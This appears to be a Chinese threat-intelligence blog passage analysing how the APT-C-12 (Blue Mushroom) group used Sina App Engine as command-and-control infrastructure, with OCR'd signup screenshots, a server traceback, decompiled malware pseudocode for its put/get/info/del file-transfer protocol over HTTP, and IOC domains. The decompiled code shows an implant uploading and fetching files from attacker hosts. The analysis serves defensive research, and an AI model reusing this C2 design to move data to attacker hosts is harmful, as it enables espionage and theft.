
PHP主流版本毫秒级切换

北京顶级三线机房

按月付费，不限制流量且流量免费


启用*.sc2yun.com 二级域名，可绑独立域名

我们测试注册了SAE的账户，其默认创建应用可以免费使用十多天，并支持多种开发语言的环境部署。



SAE提醒您


普通型用户创建应用后，将收取10云豆/日/账户的应用租金。
新浪云禁止仿制仿冒品牌类网站、私服、赌博等违法内容，具体管理规则请参考用户协议；
账户欠费后新浪云会回收您使用的资源，具体欠费回收规则请参考新浪云资源欠费回收规则；



账户等级：普通型

剩余云豆：200颗

（1元 = 100云豆）



部署环境


开发语言 PHP [✓ Python] Java NodeJS Go 自定义NEW

运行环境 独享环境 [✓ 共享环境]

语言版本 Python2.7

代码管理 [✓ GIT] SVN 代码管理方式在创建应用成功后不可更改。

我们尝试对其控制服务器进行连接，但其后台处理程序已经出错，通过返回的错误信息我们可以发现该组织使用Python部署的后台应用，并使用了flask作为其Web服务实现。




```
Traceback (most recent call last):
  File "/usr/local/sae/python/lib/python2.7/site-packages/sae/__init__.py", line 18, in new_app
    return app(environ, start_response)
  File "/usr/local/sae/python/lib/python2.7/site-packages/flask/app.py", line 1306, in __call__
    return self.wsgi_app(environ, start_response)
  File "/usr/local/sae/python/lib/python2.7/site-packages/flask/app.py", line 1294, in wsgi_app
    response = self.make_response(self.handle_exception(e))
  File "/usr/local/sae/python/lib/python2.7/site-packages/flask/app.py", line 1292, in wsgi_app
    response = self.full_dispatch_request()
  File "/usr/local/sae/python/lib/python2.7/site-packages/flask/app.py", line 1062, in full_dispatch_request
    rv = self.handle_user_exception(e)
  File "/usr/local/sae/python/lib/python2.7/site-packages/flask/app.py", line 1060, in full_dispatch_request
    rv = self.dispatch_request()
  File "/usr/local/sae/python/lib/python2.7/site-packages/flask/app.py", line 1047, in dispatch_request
    return self.view_functions[rule.endpoint](**req.view_args)
  File "/data1/www/htdocs/403/crecg/1/myapp.py", line 353, in IndexPage
    db = MYSQL_CONNECT()
  File "/data1/www/htdocs/403/crecg/1/myapp.py", line 22, in MYSQL_CONNECT
    return MySQLdb.connect(host=sae.const.MYSQL_HOST, user=sae.const.MYSQL_USER, passwd=sae.const.MYSQL_PASS,db=sae.cons
t.MYSQL_DB,port=int(sae.const.MYSQL_PORT))
  File "/usr/local/sae/python/lib/python2.7/site-packages/MySQLdb/__init__.py", line 81, in Connect
    return Connection(*args, **kwargs)
  File "/usr/local/sae/python/lib/python2.7/site-packages/MySQLdb/connections.py", line 187, in __init__
    super(Connection, self).__init__(*args, **kwargs2)
OperationalError: (1045, 'access deny')
```


SAE控制协议

该组织针对SAE的部署应用实现了一套访问协议，其分为put，info，get，del四个功能。

其中put用于上传文件：




```
LABEL_12:
    v37 = &dword_10068758;
    ascii_decrypt("q=put&id=|");
    v14 = (LPVOID *)func_memcpy(v37);
    if ( v14 != &::lpMem )
    {
      if ( (unsigned int)dword_10068784 >= 0x10 )
        sub_100046A0(::lpMem, dword_10068784 + 1);
      dword_10068784 = 15;
      dword_10068780 = 0;
      LOBYTE(::lpMem) = 0;
      sub_10003FC0(v14);
    }
    LOBYTE(v59) = 0;
    if ( v43 >= 0x10 )
      sub_100046A0(lpMem, v43 + 1);
    v37 = (LPVOID *)sub_1000EE90((int)&lpMem, v6);
    LOBYTE(v59) = 2;
    v15 = (char *)ascii_decrypt("&fn=|");
    v16 = sub_10012580((int)&lpMultiByteStr, v15);
```




```
    if ( v39 >= 0x10 )
      sub_100046A0(v38, v39 + 1);
    v37 = (LPVOID *)v13;
    v36 = L"Content-Type: application/octet-stream";
    v19 = unicode_decrypt(L"%s\nContent-Length: %d|");
    sub_10012620(&v58, v19, (char)v36);
    GetMessageTime();
    v37 = (LPVOID *)(wcslen((const unsigned __int16 *)&v58) ? &v58 : L"Content-Type: application/x-www-form-urlencoded");
    sub_1002FE4D((int)&WideCharStr, 256, (const char *)v37);
    v37 = (LPVOID *)15;
    v36 = 0;
    v32 = 0;
    sub_100041B0(&::lpMem, 0, -1);
    v53 = func_HTTP(v40 + v48, v13, *(LPCSTR *)&v32, v33, v34, v35, (int)v36, (int)v37);
    v20 = ascii_decrypt("|");
    v21 = v20;
```

get用于获取文件：




```
  return 0;
ascii_decrypt("q=get&id=|");
v2 = func_memcpy(&dword_10068758);
sub_1000F400(v2);
sub_10004760(&v31);
sub_1000EE90((int)&v25, (LPCWSTR)lpWideCharStr);
v36 = 0;
v3 = (char *)ascii_decrypt("&fn=|");
v4 = sub_10012580((int)&v31, v3);
LOBYTE(v36) = 1;
sub_10005570(v4, 0, -1);
sub_10004760(&v31);
v36 = -1;
sub_10004760(&v25);
sub_1000EA60(&lpMem, lpWideCharStr);
sub_1000ECE0(&lpMem);
ascii_decrypt("http://|");
func_memcpy(&dword_10068740);
v36 = 2;
v5 = ascii_decrypt("/?|");
sub_10005140(v5);
LOBYTE(v36) = 3;
v6 = sub_100125D0(&lpMem);
sub_1000F400(v6);
sub_10004760(&v25);
sub_10004760(&v31);
v36 = -1;
sub_10004760(&v24);
v23 = (char *)15;
v22 = 0;
v18 = 0;
sub_100041B0(&lpMem, 0, -1);
v7 = func_HTTP(0, 0, *(LPCSTR *)&v18, v19, v20, v21, (int)v22, (int)v23);
if ( dword_1008A880 != 200 )
{
  v23 = (char *)dword_1008A880;
  v8 = L"Error: status code is %d, not 200 !\n|";
```

info用于获取信息：



```
if ( !dword_10068750 || !dword_10068768 || !a1 )
  return 0;
ascii_decrypt("q=info&id=|");
v3 = func_memcpy(&dword_10068758);
sub_1000F400(v3);
if ( v34 >= 0x10 )
  sub_100046A0(lpMem, v34 + 1);
sub_1000EE90((int)&lpMem, a1);
v46 = 0;
v4 = (char *)ascii_decrypt("&fn=|");
v5 = sub_10012580((int)&v43, v4);
LOBYTE(v46) = 1;
sub_10005570(v5, 0, -1);
if ( v45 >= 0x10 )
  sub_100046A0(v43, v45 + 1);
v46 = -1;
v45 = 15;
lpWideCharStr[1] = 0;
LOBYTE(v43) = 0;
if ( v34 >= 0x10 )
  sub_100046A0(lpMem, v34 + 1);
sub_1000EA60(&::lpMem, a1);
sub_1000ECE0(&::lpMem);
ascii_decrypt("http://|");
func_memcpy(&dword_10068740);
v46 = 2;
v6 = ascii_decrypt("/?|");
sub_10005140(v6);
LOBYTE(v46) = 3;
v7 = sub_100125D0(&::lpMem);
sub_1000F400(v7);
if ( v45 >= 0x10 )
  sub_100046A0(v43, v45 + 1);
v45 = 15;
lpWideCharStr[1] = 0;
LOBYTE(v43) = 0;
if ( v34 >= 0x10 )
  sub_100046A0(lpMem, v34 + 1);
v46 = -1;
v34 = 15;
v33 = 0;
LOBYTE(lpMem) = 0;
if ( v42 >= 0x10 )
  sub_100046A0((LPVOID)DWORD3(v40), v42 + 1);
v30 = (LPCSTR)15;
v29 = 0;
v25 = 0;
sub_100041B0(&::lpMem, 0, -1);
v37 = func_HTTP(0, 0, *(LPCSTR *)&v25, v26, v27, v28, v29, (int)v30);
```

del用于删除文件：



```
ascii_decrypt("q=del&id=|");
v1 = func_memcpy(&dword_10068758);
sub_1000F400(v1);
sub_10004760(&v24);
sub_1000EE90((int)&v22, a1);
v27 = 0;
v2 = (char *)ascii_decrypt("&fn=|");
v3 = sub_10012580((int)&v24, v2);
LOBYTE(v27) = 1;
sub_10005570(v3, 0, -1);
sub_10004760(&v24);
v27 = -1;
sub_10004760(&v22);
sub_1000EA60(&lpMem, a1);
sub_1000ECE0(&lpMem);
ascii_decrypt("http://|");
func_memcpy(&dword_10068740);
v27 = 2;
v4 = ascii_decrypt("/?|");
sub_10005140(v4);
LOBYTE(v27) = 3;
v5 = sub_100125D0(&lpMem);
sub_1000F400(v5);
sub_10004760(&v22);
sub_10004760(&v24);
v27 = -1;
sub_10004760(&v21);
LOBYTE(v18) = 0;
sub_100041B0(&lpMem, 0, -1);
v7 = func_HTTP(0, 0, v18, v19, v20, v6, 0, 15);
v26 = 0;
```

总结

继360威胁情报中心发现该组织利用Digital Ocean云服务作为命令控制和回传通信渠道以后，我们又发现该组织使用国内的云服务SAE构建其控制回传基础设施，利用这种方式一定程度上减少了攻击利用的成本，也增加了分析回溯的难度。

IOC

crecg.applinzi.com

costbank.applinzi.com

参考链接

https://sae.sina.com.cn/

APT-C-12 蓝宝菇 核危机 APT NUCLEARCRISIS

分享到：

首页

蓝宝菇(APT-C-12)最新攻击样本及C&C机制分析 >